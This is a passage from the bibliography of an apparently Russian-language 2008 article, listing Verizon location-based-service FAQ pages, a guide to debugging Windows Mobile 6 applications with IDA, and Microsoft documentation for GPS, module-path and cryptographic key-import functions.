[2] Verizon Wireless. LBS Application Questions ("What can I do to ensure that my application is accepted, and to ensure a smooth certification process?").

<<http://www.vzwdevelopers.com/aims/public/menu/lbs/LBSFAQ.jsp#LBSAppQues7>>; дата обращения: 10 октября 2008 г.

[3] Daniel Alvarez. Debugging Windows Mobile 6 Applications with IDA.

<<http://dani.foroselectronica.es/debugging-windows-mobile-6-applications-with-ida-69/>>; дата обращения: 10 октября 2008 г.

[4] Microsoft. GPS Intermediate Driver Reference.

<<http://msdn.microsoft.com/en-us/library/ms850332.aspx>>; дата обращения: 10 октября 2008 г.

[5] Microsoft. GPSOpenDevice.

<<http://msdn.microsoft.com/en-us/library/bb202113.aspx>>; дата обращения: 10 октября 2008 г.

[6] Microsoft. GPSGetPosition.

<<http://msdn.microsoft.com/en-us/library/bb202050.aspx>>; дата обращения: 10 октября 2008 г.

[7] Verizon Wireless. LBS Application Questions ("Can the user change their privacy settings?").

<<http://www.vzwdevelopers.com/aims/public/menu/lbs/LBSFAQ.jsp#GenQues16>>; дата обращения: 10 октября 2008 г.

[8] Microsoft. GetModuleFileName Function (Windows).

<[http://msdn.microsoft.com/en-us/library/ms683197\(VS.85\).aspx](http://msdn.microsoft.com/en-us/library/ms683197(VS.85).aspx)>; дата обращения: 10 октября 2008 г.

[9] Microsoft. CryptImportKey Function (Windows).

<[http://msdn.microsoft.com/en-us/library/aa380207\(VS.85\).aspx](http://msdn.microsoft.com/en-us/library/aa380207(VS.85).aspx)>; дата обращения: 11 октября 2008 г.

[10] Microsoft. Example C program: Imprtoing a Plaintext Key (Windows).

<[http://msdn.microsoft.com/en-us/library/aa382383\(VS.85\).aspx](http://msdn.microsoft.com/en-us/library/aa382383(VS.85).aspx)>; дата обращения: 11 октября 2008 г.